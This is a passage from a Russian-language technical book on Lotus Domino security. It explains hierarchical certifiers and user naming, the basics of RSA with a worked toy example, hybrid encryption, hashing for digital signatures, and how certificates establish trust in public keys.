


Рис. 3-5. *Регистрация сертификатора организационной единицы.*

Эту процедуру администратор может повторить четыре раза, каждый раз используя созданный сертификатор в качестве родительского – *Domino* поддерживает 4 уровня организационных единиц. Учитывая нулевой уровень (корневой сертификатор), в сумме получается 5 уровней. С помощью каждого из них я могу регистрировать пользователей и сервера. При этом полное имя пользователя (или сервера) будет определяться использовавшимся для его заверения сертификатором.

Предположим, корневой сертификатор организации называется ***/IBM.*** Это название было выбрано во время конфигурирования первого сервера организации, оно присутствует в *ID*-файле этого сертификатора. С его помощью была зарегистрирована организационная единица первого уровня ***Lotus/IBM*** (как видим, название корневого сертификатора организации является компонентом имени дочернего сертификатора). При этой процедуре корневой сертификатор выдает для нее свой сертификат. Таким образом, в *ID*-файле нового сертификатора имеются уже два сертификата – свой собственный и родительский. Если использовать этот новый сертификатор для регистрации еще одной организационной единицы, теперь уже второго уровня, то в новом *ID*-файле будет уже **три** сертификатора. Процесс может продолжаться до тех пор, пока в *ID*-файле не окажутся пять сертификаторов – это технический предел.




Рис. 3-6. *Сертификат родительского сертификатора помещается в дочерний.*

Если с помощью получившегося сертификатора организационной единицы ***Lotus/IBM*** зарегистрировать пользователя *Vasya Pupkin*, то полное иерархическое имя Васи будет таким:

Vasya Pupkin/Lotus/IBM.

Это так называемый аббревиатурный формат имени. Можно записать его также в так называемом каноническом виде:

CN=Vasya Pupkin/OU=Lotus/O=IBM

В принципе эти форматы эквивалентны, хотя есть и некоторые нюансы.

> Имена всех пользователей и серверов однозначно связаны с сертификатором, которым они были зарегистрированы, и со всеми его родительскими сертификаторами.

Таким образом, имя объекта однозначно отражает его положение в иерархическом дереве организации.




Рис. 3-7. *Иерархическое дерево имен организации.*

Все пользователи и сервера одной организации, как уже упоминалось, могут аутентифицироваться (я приношу свои извинения, но синонима в русском языке просто нет, придется терпеть…) друг с другом. Это возможно из-за наличия в их *ID*-файлах общего для всех корневого сертификата. Они могут предъявить его друг другу, подтверждая тем самым свою подлинность.

Появление в третьей версии (1993 г.) иерархических сертификатов сразу решило массу вопросов. Появление двойников в разных организационных единицах больше не было проблемой – с точки зрения системы это были разные пользователи, так как, несмотря на то, что у них совпадали компоненты имени (*CN*=), их полные иерархические имена различались между собой. Появилась возможность дифференцировать доступ к разным ресурсам по признаку вхождения пользователя в ту или иную организационную единицу. Хотя с точки зрения процесса аутентификации безразлично, в какой именно ветке иерархического дерева находится пользователь или сервер, имеется возможность регулировать его полномочия при авторизации (см. начало главы). Можно в списке доступа к какому-либо ресурсу (например, в *ACL* базы данных) указать, что доступ к нему имеют только те пользователи, чьи имена соответствует определенному иерархическому шаблону (**/Support/Lotus/IBM*), а остальные не имеют.

К сожалению (вообще-то, скорее, к счастью), к моменту выхода третьей версии *Lotus Notes* было уже продано около полумиллиона лицензий, около 2000 компаний работало с ним. Поэтому процесс перехода на иерархическую схему сертификации затянулся до конца 90-х, и даже сейчас в некоторых диалоговых окнах можно увидеть упоминание о том, что когда-то схема сертификации была плоской.




Рис. 3-8. *Упоминание о неиерархической сертификации в диалоге переименования пользователя. Кнопка "Upgrade to Hierarchical" предлагает заменить плоский (flat) сертификат в ID-файле пользователя на иерархический. Давным-давно устарела, плоских сертификатов в природе больше не существует (если только в отдельных заповедниках).*

3.3 *Механизм аутентификации*

Все, что было до этого сказано о сертификатах и сертификаторах – это рассуждения на уровне квадратиков и стрелочек. Давайте попробуем копнуть несколько глубже и разобраться, что стоит за словами «заверенный» и «подтверждение подлинности». Для этого потребуется вначале поговорить о том фундаменте, на котором все это держится – об алгоритме несимметричного шифрования и *ID*-файлах.

3.3.1 *Несимметричное шифрование. Приватные и публичные ключи*

Сначала немного теории.
Существует два основных класса криптографических систем:

- Симметричная, когда данные шифруются и расшифровываются одним и тем же ключом шифрования.
- Несимметричная, когда для шифрования данных используется один ключ, а для расшифровки – другой.

Впервые концепцию несимметричной криптографии, или криптографии с открытыми ключами, выдвинули Диффи и Хеллман в 1976 году. Сама идея заключается в следующем.

Имеется два ключа шифрования. Один из них, приватный, хранится в защищенном месте. Другой ключ, называемый публичным, доступен всем. Эта пара ключей строится таким образом, что данные, зашифрованные одним ключом, могут быть расшифрованы другим, и наоборот.

С 1976 года было создано большое количество подобных алгоритмов. Многие из них оказались нестойкими, многие стойкие оказались труднореализуемыми из-за слишком большой длины ключа или шифротекста. И лишь очень небольшая часть алгоритмов оказалась достаточно защищенной и пригодной для практической реализации. Все эти алгоритмы основываются на решении трудных математических задач. Для наиболее известных несимметричных криптоалгоритмов в качестве таких задач используется:

- Алгоритм Меркла-Хеллмана - «задача рюкзака» (определение набора вещей разного веса для заданного веса рюкзака).
- *RSA* – разложение большого числа на простые сомножители (факторизация).
- Метод эллиптических кривых – вычисление кратности точки эллиптической кривой (в двух словах не получится написать).
- Протокол Диффи-Хеллмана – дискретное логарифмирование в конечном поле (операция, обратная возведению в степень по модулю простого числа).

Из всех известных на сегодняшний день алгоритмов несимметричного шифрования наиболее широко применяемым (в том числе и в *Domino*) является алгоритм *RSA*. Он был опубликован в 1977 году Ривестом, Шамилем и Адлеманом (отсюда и название: *RSA – Rivest, Shamir, Adleman*). Основная идея заключается в следующем.

Вычисление ключей

Берутся два достаточно больших простых числа p и q и вычисляется их произведение n = p*q; число n называется модулем.
Вычисляется функция Эйлера от *n*: *M* = (*p* - 1)*(*q*-1).
Затем выбирается число e, удовлетворяющее условию 1< e < *M* и взаимно простое (то есть не имеющее общих делителей, кроме 1) с *M*.
Затем вычисляется число d таким образом, что (e*d - 1) делится на *M*.
Теперь:

e – публичный (*public*) показатель,
d – приватный (*private*) показатель,
(n; e) – публичный (*public*) ключ,
(n; d) – приватный (*private*) ключ.

Делители (факторы) p и q больше не нужны, их можно (и нужно) уничтожить.

Если бы существовали эффективные методы разложения на простые сомножители (факторизации), то, разложив n на сомножители p и q, можно было бы получить приватный ключ d. Таким образом, надежность криптосистемы RSA основана на вычислительно трудной задаче разложения n на сомножители (то есть на невозможности быстрой факторизации n). В настоящее время эффективного способа поиска сомножителей не существует (но успехи в этом направлении имеются, об этом чуть ниже).

Этот алгоритм можно с успехом использовать как для шифрования данных, так и для электронной подписи. Происходит это следующим образом.

Шифрование и расшифровка

Предварительные сведения.

1. Термин «операция над целыми числами по модулю *n*» означает, что нужно найти остаток от деления результата операции на число *n*.
2. Малая теорема Ферма: если *p* – простое число, и *a* – число, не делящееся на *p*, то [*a***(*p* – 1) – 1] делится на *p*.

Предположим, Вася хочет послать Маше сообщение M (*M* меньше *n*). Вася создает зашифрованный текст C, возводя сообщение M в степень e по модулю n: C = M**e (mod n), где e и n – открытый (public) ключ Маши. Операция возведения *M* в степень *e* по модулю *n* означает, что нам нужно найти **остаток от деления *M**e* на число *n***. Эту процедуру можно назвать шифрованием публичным ключом. Затем Вася посылает C (зашифрованный текст) Маше. Чтобы расшифровать полученный текст, Маша возводит полученный зашифрованный текст C в степень d по модулю n: M = c**d(mod n); зависимость между e и d гарантирует, что Маша вычислит M верно. В этом нетрудно убедиться, используя малую теорему Ферма.

Так как только Маша знает d, то только она имеет возможность расшифровать полученное сообщение.

Итак:

- Вася шифрует сообщение, используя (*n*,*e*) – публичный ключ Маши.
- Маша расшифровывает сообщение, используя (*n*,*d*) – свой приватный ключ.

Цифровая подпись и ее проверка

Для того чтобы применить *RSA* для цифровой подписи, достаточно поменять местами *d* и *e*.

Предположим, Вася хочет послать Маше сообщение M , причем таким образом, чтобы Маша была уверена, что сообщение не было взломано и что автором сообщения действительно является Вася. Вася создает цифровую подпись S, возводя M в степень d по модулю n: S = M**d*(mod n), где d и n – приватный ключ Васи. Эту процедуру можно назвать шифрованием приватным ключом. Он посылает M и S Маше.

Чтобы проверить подпись, Маша возводит S в степень e по модулю n: M = S**e(mod n), где e и n – открытый (*public*) ключ Васи.

Итак:

- Вася подписывает сообщение, используя (*n*,*d*) – свой приватный ключ.
- Маша проверяет сообщение, используя (*n*,*e*) – публичный ключ Васи.

> Очень важно, что ключи, используемые в *RSA*, обладают свойством коммутативности. Это позволяет проводить шифрование как публичным, так и приватным ключом, меняя их местами. Далеко не все асимметричные алгоритмы обладают этим свойством.

Таким образом, шифрование и установление подлинности автора сообщения осуществляется без передачи приватных ключей: оба корреспондента используют только публичный ключ своего корреспондента или собственный приватный ключ. Послать зашифрованное сообщение и проверить подписанное сообщение может любой, но расшифровать или подписать сообщение может только владелец соответствующего приватного ключа.

Пример.

1. Генерация ключей

Публичный ключ:

Выберем нечетное число *e*	*e=5*
Выберем два неравных простых числа, *p* и *q*, таких, что остаток от деления (*p*-1)*(*q*-1) на *e* равен 1	*p=7, q=17*, поскольку 6*16(*mod 5)=1*

Умножим *p* на *q* , получим *n*	*n = p*q = 7*17 = 119*
Пара чисел *n* и *e* являются публичным ключом	*(n,e) = (119,5)*

Приватный ключ:

Вычтем 1 из *p, q* и *e*, перемножим результаты и прибавим 1	*(p-1)*(q-1)*(e-1)+1 = 6*16*4+1 = 385*
Разделим результат на *e*, получим *d*	*d=385 / 5 = 77*
Пара чисел *n* и *d* являются приватным ключом	*(n,d) = (119,77)*

2. Шифрование публичным ключом:

Переведем текстовую строку в числовую последовательность, сопоставив каждой букве ее номер по алфавиту. Например, “*s*” = 19	Исходная буква = **19**
Возведем исходное сообщение (19) в степень *e*	*19**5 = 2476099*
Разделим результат на *n* и получим остаток от деления	*2476099 / 119 = 20807 +* ***66***
Полученный результат является зашифрованной буквой “*s*”	Зашифрованная буква = **66**

3. Расшифровка приватным ключом:

Возводим зашифрованную букву в степень *d*	66**77 = 1,273160,…*e*+140
Делим результат на *n*	1,273160,…e+140 / 119 = 1,069882,…*e+138 + 19/119*
Остаток от деления является расшифрованным сообщением	Расшифрованная буква = **19**

Схематически процесс шифрования и расшифровки выглядит так:




Рис. 3-9. *Пример шифрования RSA.*

3.3.2 *Комбинированная схема шифрования*

Изначально считалось, что сложность решения всех задач, являющихся основой алгоритмов трех наиболее известных несимметричных криптосистем (3.3.1), является экспоненциальной. Это значит, что объем необходимых вычислений экспоненциально растет с увеличением разрядности аргумента функции. Применительно к задачам криптографии в качестве аргумента функции выступает ключ шифрования. По нарастанию сложности алгоритмы решения задач делятся на полиномиальные, субэкспоненциальные и экспоненциальные.




Рис. 3-10. *Классификация сложности решения задач.*

Асимметричная криптография – очень молодое направление. После появления первых асимметричных криптоалгоритмов, а в особенности после начала массового их применения, в математике начался криптографический бум. Особую интригу происходящему придает то обстоятельство, что отсутствие полиномиального алгоритма факторизации математически не доказано. Сейчас это не более чем выдержавшая проверку временем гипотеза. В результате на сегодняшний день для решения всех задач, применяемых в качестве вычислительно сложных в асимметричной криптографии, найдены субэкспоненциальные алгоритмы. Это еще не означает, что существующие асимметричные шифры легко взломать, но объем вычислений существенно сократился. Поэтому для обеспечения необходимой стойкости ключей их приходится увеличивать. В следующих разделах мы увидим, что разработчики *Domino* приложили немалые усилия для увеличения возможной разрядности ключей в последних версиях *Domino*.

А вот для квантовых вычислений полиномиальный алгоритм факторизации уже найден (алгоритм Шора). Более того, еще в 2001 году специалисты из *IBM* на квантовом компьютере аж о целых семи кубитах продемонстрировали разложение числа 15 на 5 и 3 за полиномиальное время.

Но увеличение длины ключей имеет и оборотную сторону. Мы видели, что в *RSA* для шифрования и расшифровки применяется операция возведения числа в степень по модулю. Если учесть, в **какие** степени приходится возводить числа, становится понятным, что *RSA* не применяется для шифрования больших объемов данных. Поскольку шифруемое число не должно превышать *n*, данные приходится разбивать на блоки и шифровать каждый блок в отдельности. Это требует серьезных ресурсов даже от современной техники. Для того чтобы использовать несимметричные криптоалгоритмы с более-менее приемлемыми вычислительными затратами, приходится идти на различные ухищрения. В частности, для шифрования были придуманы комбинированные алгоритмы.

В процессе шифрования приходится возводить числа в очень большие степени. Из-за этого *RSA* является медленным алгоритмом.

Симметричные криптосистемы, несмотря на явный недостаток – сложность безопасной передачи ключа по открытым каналам, имеют и очевидные достоинства. Во-первых, они быстрые, во-вторых, используют короткие ключи. Несимметричные системы, напротив, могут передавать ключи по открытому каналу, но зато очень медленные. Комбинированные схемы, использующие одновременно и симметричное, и несимметричное шифрование, позволяют избавиться от недостатков обеих систем, оставив одни сильные их стороны.

Идея очень проста. Данные шифруются по симметричной схеме, а симметричные ключи передаются по открытому каналу, зашифрованные по несимметричной схеме. При этом шифрование больших объемов данных происходит быстро, а на долю несимметричного шифрования остается только небольшой симметричный ключ.




Рис. 3-11. *Комбинированная схема шифрования. Данные шифруются по симметричной схеме, а ключ, которым они зашифрованы – по несимметричной.*

3.3.3 *Хеширование и электронная подпись*

Если применять *RSA* для электронной подписи документа напрямую, это повлечет за собой тот же объем вычислений, что и шифрование всего этого объема данных. Для того чтобы снизить вычислительные затраты на электронную подпись, *RSA* применяют не ко всем данным, а к их хешу.

Хеширование – это преобразование входного массива данных в короткое число фиксированной длины (которое называется хешем или дайджестом) таким образом, чтобы, с одной стороны, это число было значительно короче исходных данных, а с другой стороны, с большой вероятностью однозначно им соответствовало. Преобразование выполняется при помощи хеш-функции.

Ясно, что в общем случае однозначного соответствия между исходными данными и хеш-кодом быть не может. Обязательно будут возможны массивы данных, дающих одинаковые хеш-коды, но вероятность таких совпадений в каждой конкретной задаче должна быть сведена к минимуму выбором хеш-функции.

Простым примером хеширования может служить нахождение циклической контрольной суммы (*CRC, Ciclic Redundance Check*), когда берётся текст (или другие данные) и суммируются коды входящих в него символов, а затем отбрасываются все цифры, за исключением нескольких последних. Полученное число может являться примером хеш-кода исходного текста. Кроме этого, существует много других способов хеширования, подходящих к различным задачам.

Среди множества существующих хеш-функций принято выделять криптографически стойкие, применяемые в криптографии.

Криптографическая хеш-функция должна обеспечивать:

- стойкость к коллизиям (два различных набора данных должны иметь различные результаты преобразования);
- необратимость (невозможность вычислить исходные данные по результату преобразования);
- стойкость к отысканию второго прообраза (по известным входным данным невозможно найти второй набор с таким же хешем);
- малое изменение входных данных должно приводить к полному изменению хеша.

Выбор хорошей хеш-функции – сложная задача. Достаточно сказать, что практически у всех алгоритмов хеширования, применяемых в настоящее время, обнаружены проблемы. В *Domino* применяется несколько модифицированный алгоритм *MD5* (который тоже не без греха).

Исторически сложилось так, что результат хеширования (хеш) могут называть по-разному:

- *Fingerprint*, то есть отпечаток пальца;
- *Digest* (дайджест) – краткое изложение (от "*to digest*" - переваривать пищу);
- *Identifier* – идентификатор.

Все эти выражения означают одно и то же: это результат хеш-преобразования.

Для электронной подписи хеширование данных является тем же, чем комбинированная схема является для несимметричного шифрования – возможностью сэкономить вычислительные ресурсы. Подписываются не все данные, а их хеш, и он же проверяется. Схема электронной подписи с применением хеширования выглядит так.




Рис. 3-12. *Применение хеш-преобразования в электронной подписи.*

3.3.4 *Подлинность публичных ключей*

Все алгоритмы, которые описаны в предыдущих разделах, работают замечательно. Но существует одна большая проблема. С какой стати тот, кто проверяет подпись, уверен в том, что он это делает с помощью настоящего публичного ключа подписавшего? Аналогичный вопрос возникает и при шифровании – если Вася шифрует какой-нибудь документ для Маши, то откуда он знает, что пользуется именно Машиным публичным ключом? Ключ-то – публичный, и доступен всем. Если Маша сама не приносила ему ключ на дискетке, значит, Вася взял его из публичного хранилища. Вдруг этот ключ туда подсунул кто-то другой? Тогда этот другой сможет расшифровать своим приватным ключом то, что Вася зашифровал для Маши. Он ведь шифровал, наивно предполагая, что использует Машин публичный ключ!

Было найдено очень остроумное решение этой проблемы.

Вася может иметь знакомого, кому он **безоговорочно доверяет**. Кроме того, он совершенно **точно знает** публичный ключ этого знакомого. К примеру, знакомый – это Верховный Вождь, и его публичный ключ все население учит наизусть, начиная с пятилетнего возраста. Кроме того, этот ключ написан на всех заборах и опубликован во всех газетах. Для того чтобы его проверить, достаточно взглянуть на забор или зайти в какой-нибудь архив или библиотеку.

Теперь представим, что Вася получает не просто публичный ключ, но и дополнение к нему, в котором сказано: я, Верховный Вождь, хороший знакомый Васи, удостоверяю, что данный публичный ключ действительно принадлежит Маше. Дата, подпись.

Эту подпись Вася может проверить – ведь публичный ключ Верховного Вождя он знает наизусть.

Теперь он может не сомневаться в том, что он пользуется именно Машиным публичным ключом, даже если он Машу никогда в глаза не видел.

Если Маша тоже **безоговорочно доверяет** Верховному Вождю, и тоже **точно знает** его публичный ключ, то Вася с Машей могут использовать ключи друг друга, не сомневаясь в их принадлежности. При условии, конечно, что эти ключи будут подписаны Верховным вождем.

Так возникло понятие **«заверитель», или «сертификатор»** (*certifier*).
Подписанное им удостоверение стали называть **сертификатом** (*certificate*).
Про ситуацию, когда Вася точно знает (и это подтверждено подписью сертификатора), что данный ключ принадлежит Маше, стали говорить: Вася **доверяет** (*trusts*) публичному ключу Маши.

Сертификаты могут быть «разного качества». Например, в одном сертификате может быть сказано, что ключ «принадлежит человеку по имени Маша». В другом – «человеку по имени Маша, паспорт *N* __, серия _____, выдан ____ отделением ОВД г. Урюпинска _ ___19__г», в третьем – «да это же Машкин ключ, я ее с детства знаю, у нее на левой попе родинка».

Так появились **сертификаты разного класса** (раздел 13.4).

> Сертификат устанавливает связь между публичным ключом и реквизитами его владельца (именем, адресом электронной почты, названием организации, географическим положением и т.д.). От детальности реквизитов и авторитетности заверителя зависит цена сертификата в коммерческих центрах сертификации.

Машин сертификат может быть подписан не Верховным Вождем, а губернатором. Публичный ключ губернатора Вася наизусть не учил. Но к подписи приложен сертификат, выданный губернатору самим Верховным Вождем. Этим сертификатом заверен публичный ключ губернатора. Теперь Вася уверен, что публичный ключ губернатора настоящий. Кроме того, Вася почему-то уверен, что Верховный Вождь ни за что не назначит губернатором обманщика и жулика. Следовательно, подписи губернатора можно доверять в той же степени, что и подписи самого Верховного Вождя.

Это **сертификаты разного уровня**, компоненты **иерархической схемы сертификации**. Если сертификатор **1** выдал сертификат сертификатору **2**, то сертификатор **1** называется **родительским**, а сертификатор **2** – **дочерним**. В иерархическом дереве сертификаторов есть **предки** (*ancestors*) и **потомки** (*descendants*). Только у сертификатора самого верхнего уровня нет предков – он самый старший. Это **корневой сертификатор.**

У Верховного Вождя тоже есть сертификат. Он нужен ему для того, чтобы не отличаться в этом смысле от своих подчиненных (иными словами, для единообразия структуры хранения ключей). Поскольку выдать ему сертификат никто не может, он выдал его себе сам.

Это **самозаверенный**, или **самоподписанный** сертификат. Еще его называют **корневым сертификатом.**

С участием заверителя процедуры, использующие публичные ключи (то есть шифрование и проверка электронной подписи), приобрели более сложный характер. Теперь они делятся на две стадии.

1. Установление доверия к ключам (*validation*). Поскольку имя и публичный ключ теперь снабжены подписью заверителя, то производится проверка этой подписи при помощи публичного ключа заверителя, который Вася (проверяющий) уверенно знает. После того как подпись проверена и признана действительной, Вася может быть уверен в том, что публичный ключ действительно принадлежит тому, кто его прислал (или тому, под чьим именем он лежит в общедоступном хранилище ключей).
2. Проверенным публичным ключом производится шифрование или проверка подписи – раз Вася ему доверяет, значит, он может им пользоваться.

Правила иерархической сертификации:

- Верить публичному ключу сертификатора, которым заверен собственный публичный ключ, и ключам всех родителей этого сертификатора.
- Верить любому публичному ключу, заверенному одним из этих сертификаторов.
- Верить любому публичному ключу, заверенному сертификатором, которому доверяешь, а также ключу, заверенному любым из его потомков.

Схема и правила хранения публичных ключей, сертификатов, установления доверия к ним и их использования – очень серьезные вещи. Они являются обязательной частью любого программного продукта, использующего несимметричную криптографию, и называются «инфраструктурой публичных ключей» - *Public Key Infrastructure, PKI.*

